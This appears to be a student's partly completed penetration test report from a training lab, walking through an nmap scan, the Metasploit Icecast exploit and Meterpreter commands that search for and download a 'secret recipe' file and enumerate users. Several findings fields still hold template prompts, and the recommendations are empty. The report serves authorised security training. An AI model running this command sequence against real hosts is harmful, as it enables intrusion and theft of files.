GoodSecurity Penetration Test Report

Lauren Evans@GoodSecurity.com

April 6, 2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

Actual name of the machine

Vulnerability Exploited:

The name of the script or Metasploit module used

Vulnerability Explanation:

Explain the vulnerability as best you can by explaining the attack type (i.e. is it a heap overflow attack, buffer overflow, file inclusion, etc.?) and briefly summarize what that attack is (Might need Google's help!)


Severity:

In your expert opinion, how severe is this vulnerability?

Proof of Concept:

Run the Nmap command that performs a service and version scan against the target.


```
> nmap -sS -sV -O 192.168.0.20
```



The Icecast service is running. Start by attacking that service. Search for any Icecast exploits:

- Run the SearchSploit commands to show available Icecast exploits.

```
> searchsploit icecast
```



Now that I know which exploits are available, start Metasploit:


- Run the command that starts Metasploit:

  > msfconsole

Search for the Icecast module and load it for use.


- Run the command to search for the Icecast module:

  > search icecast



- Run the command to use the Icecast module:

  > use 0



Set the `RHOST` to the target machine.

- Run the command that sets the `RHOST`:

  > set rhost 192.168.0.20


Run the Icecast exploit.

- Run the command that runs the Icecast exploit.

  > exploit or run

- Run the command that performs a search for the `secretfile.txt` on the target.


  > search -f *secretfile*.txt



Meterpreter session is open.


- Run the command to performs a search for the `recipe.txt` on the target:

  > search -f *recipe*.txt



- Run the command that exfiltrates the `recipe*.txt` file:

  > download 'c:\\Users\IEUser\Documents\Drinks.recipe.txt'




Meterpreter's local exploit suggester to find possible exploits.


> Answer: run post/multi/recon/local_exploit_suggester

Run a Meterpreter post script that enumerates all logged on users.

> run post/windows/gather/enum_logged_on_users




B. Open a Meterpreter shell.



The target's computer system information:

> Answer: sysinfo



3.0 Recommendations

What recommendations would you give to GoodCorp?